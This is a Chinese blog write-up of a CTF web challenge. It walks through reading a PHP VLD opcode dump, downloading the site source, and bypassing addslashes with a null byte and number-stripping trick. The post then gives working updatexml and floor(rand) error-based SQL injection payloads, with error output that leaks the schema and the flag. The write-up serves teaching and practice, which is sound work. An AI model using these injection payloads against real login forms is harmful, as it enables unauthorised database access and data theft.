[百度杯]十月场 Vld writeup

原创

Flyour 于 2018-04-15 17:36:14 发布 1143 收藏

分类专栏： ctf 文章标签： ctf sql注入 vld

本文链接：https://blog.csdn.net/m0_37921080/article/details/79951159

拿到题目，看源码发现

```
do you know Vulcan Logic Dumper?<br>false<br><!-- index.php.txt ?>
```


然后访问 /index.php.txt 得到一个用vld得到的opcode代码：


```
Finding entry points
Branch analysis from position: 0
Jump found. Position 1 = 23, Position 2 = 38
Branch analysis from position: 23
Jump found. Position 1 = 26, Position 2 = 35
Branch analysis from position: 26
Jump found. Position 1 = 29, Position 2 = 32
Branch analysis from position: 29
Jump found. Position 1 = 34
Branch analysis from position: 34
Jump found. Position 1 = 37
Branch analysis from position: 37
Jump found. Position 1 = 40
Branch analysis from position: 40
Return found
Branch analysis from position: 32
Jump found. Position 1 = 37
Branch analysis from position: 37
Branch analysis from position: 35
Jump found. Position 1 = 40
Branch analysis from position: 40
Branch analysis from position: 38
Return found
filename:       C:\ctf\index.php
function name:  (null)
number of ops:  44
compiled vars:  !0 = $a, !1 = $b, !2 = $c
line     # *  op                           fetch          ext  return  operands
---------------------------------------------------------------------------------
   2     0  >   EXT_STMT
         1      ECHO                                                  'do+you+know+Vulcan+Logic+Dump
```

```
   3     2      EXT_STMT
         3      BEGIN_SILENCE                              ~0
         4      FETCH_R                    global          $1      '_GET'
         5      FETCH_DIM_R                                $2      $1, 'flag1'
         6      END_SILENCE                                        ~0
         7      ASSIGN                                             !0, $2
   4     8      EXT_STMT
         9      BEGIN_SILENCE                              ~4
        10      FETCH_R                    global          $5      '_GET'
        11      FETCH_DIM_R                                $6      $5, 'flag2'
        12      END_SILENCE                                        ~4
        13      ASSIGN                                             !1, $6
   5    14      EXT_STMT
        15      BEGIN_SILENCE                              ~8
        16      FETCH_R                    global          $9      '_GET'
        17      FETCH_DIM_R                                $10     $9, 'flag3'
        18      END_SILENCE                                        ~8
        19      ASSIGN                                             !2, $10
   6    20      EXT_STMT
        21      IS_EQUAL                                   ~12     !0, 'fvhjjihfcv'
        22    > JMPZ                                               ~12, ->38
   7    23  >   EXT_STMT
        24      IS_EQUAL                                   ~13     !1, 'gfuyiyhioyf'
        25    > JMPZ                                               ~13, ->35
   8    26  >   EXT_STMT
        27      IS_EQUAL                                   ~14     !2, 'yugoiiyhi'
        28    > JMPZ                                               ~14, ->32
   9    29  >   EXT_STMT
        30      ECHO                                               'the+next+step+is+xxx.zip'
  10    31    > JMP                                                ->34
  11    32  >   EXT_STMT
        33      ECHO                                               'false%3Cbr%3E'
  13    34  > > JMP                                                ->37
  14    35  >   EXT_STMT
        36      ECHO                                               'false%3Cbr%3E'
  16    37  > > JMP                                                ->40
  17    38  >   EXT_STMT
        39      ECHO                                               'false%3Cbr%3E'
  19    40  >   NOP
  22    41      EXT_STMT
        42      ECHO                                               '%3C%21--+index.php.txt+%3F%3E
        43    > RETURN                                             1

branch: #  0; line:     2-    6; sop:     0; eop:    22; out1:  23; out2:  38
branch: # 23; line:     7-    7; sop:    23; eop:    25; out1:  26; out2:  35
branch: # 26; line:     8-    8; sop:    26; eop:    28; out1:  29; out2:  32
branch: # 29; line:     9-   10; sop:    29; eop:    31; out1:  34
branch: # 32; line:    11-   13; sop:    32; eop:    33; out1:  34
branch: # 34; line:    13-   13; sop:    34; eop:    34; out1:  37
branch: # 35; line:    14-   16; sop:    35; eop:    36; out1:  37
branch: # 37; line:    16-   16; sop:    37; eop:    37; out1:  40
branch: # 38; line:    17-   19; sop:    38; eop:    39; out1:  40
branch: # 40; line:    19-   22; sop:    40; eop:    43
path #1: 0, 23, 26, 29, 34, 37, 40,
path #2: 0, 23, 26, 32, 34, 37, 40,
path #3: 0, 23, 35, 37, 40,
path #4: 0, 38, 40,
do you know Vulcan Logic Dumper?<br>false<br><!-- index.php.txt ?>
```

可以看到文件名为 /ctf/index.php
然后里面有三个get参数， flag1, falg2, flag3, 然后每个参数对应一个字符串。
我以这样的方式 /index.php?flag1=fvhjjihfcv ,访问了三次，发现得到的都是false 。然后就不知道要怎么半了，看了前辈门的writeup，发现是要同时get三个参数。这个地方我觉得应该是要猜出来的。也可能是因为我不熟悉php的opcode的原因吧，不能从上面的代码里看出来逻辑。总之，仍需要加强php尤其是源码方面的学习。

然后我们访问 /index.php?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi



do you know Vulcan Logic Dumper?
the next step is 1chunqiu.zip

然后我们访问/1chunqiu.zip ， 下载到网站的源码。
进行代码审计：
从代码看登录界面是没有显位的。但是是否正确登录会有不同的响应，所以我一开始想着先注册一个帐号再进行布尔值盲注的。结果发现怎样都不能注册帐号，可能是设置的数据库不允许注册把。

再次审查代码，发现对于字符过滤只有一个addslashes函数，而且还有这样一行：

```
if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));

    $sql = "select * from"."`".table_name."`"."where username="."'"."$username"."'";
    $row = $db->query($sql);
```


先判断number是否是数字，然后对名字里面的与number相同的字符串替换为空。
我们可以利用这里进行单引号逃逸。
%00会被addslashes函数转义为\0， 我们构建这样一个名字，test%00’ ,它会被转义为 test\0\’ ， 如果我们让number为0，则最后username = test\\’ ， 这样就完成了字符串逃逸漏洞。
下面借助这个注入位置，我们可以进行sql错误注入，我尝试了updatexml 和floor(round)两种方法都可以。

1. updatexml方法。

```
number=0&username=test%00' and updatexml(1,mid((select concat(41, group_concat(column_name) ,41) from
information_schema.columns where table_schema=database() ),20,48),1) %23&password=f&submit=Submit+Query
```

```
数据库执行错误!XPATH syntax error: 'flag,username,password,number41'
```


以这样的方式注入可以得到库名ctf, 表名 flag, 字段名flag.
然后提取字段内容。

注意mid的用法，因为updatexml的报错只有32位，我们通过mid对select结果进行切片截取，以达到显示不同位的效果。select mid (column_name, 开始位，长度) from … 。

2. floor(round)报错注入发。
   原理方面可以看这篇文章：https://www.cnblogs.com/litlife/p/8472323.html
   我们先找库名：

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),database())x from information_schema.tables group by x )a) ;%23 &password=k&submit=Submit+Query
```

得到库名叫做ctf。
类似的得到表名和字段名：

```
number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),(select table_name from information_schema.tables where table_schema = database() limit 1 ))x from information_schema.tables group by x )a) ;%23
&password=k&submit=Submit+Query
```



```
Content-Length: 270

number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),(select column_name from information_schema.columns where table_schema = database() limit 1 ))x from information_schema.tables group by x )a) ;%23
&password=k&submit=Submit+Query
```


看来表名和字段名都叫做flag 。 这里我遇到了一个问题，我本想着用group_concat来把结果都显示出来，却发现用了group_concat会导致不再出错，也就不会报错了。我不明白为什么。我在自己的mysql上尝试这种用法。

```
mysql> select 1 from (select count(*),concat( floor(rand(0)*2),(select group_concat(column_name) from information_schema.columns  where table_schema = databas
e() limit 1 ))x from information_schema.tables group by x )a;
ERROR 1062 (23000): Duplicate entry '1id,value' for key '<group_key>'
mysql>
```


可以看到是正常报错的，有id和value两个字段，但是在这道题目里就不行了。
另外还要注意的一点是我们的注入语句中不要用0, 比如说用 limint 0,1 就会出错。或者用mid的时候参数里面不能带0。

```
Content-Length: 209

number=0&username=test%00' and (select 1 from (select count(*),concat( floor(rand(0)*2),(select flag from ctf.flag ))x from
information_schema.tables group by x )a) ;%23 &password=k&submit=Submit+Queryy
```



```
Vary: Accept-Encoding

数据库执行错误!Duplicate entry '1flag{d8408ba4-e5e4-4e8b-b93e-c60835c3c8e9}' for key 'group_key'
```


还要注意一个问题，使用floor(round)进行报错注入，报错只是有一定的概率，所以如果没有报错就多点几次。

还有一点，当我们知道库名，表名，字段名时，就可以直接通过select column_name from data_name.table_name 来进行注入。
在查找table_name 和column_name 的时候就直接用where table_schema = database()来进行大范围查找吧。
关键点：

1. vld的使用一级opcode的了解。
2. 代码审计。
3. sql报错注入。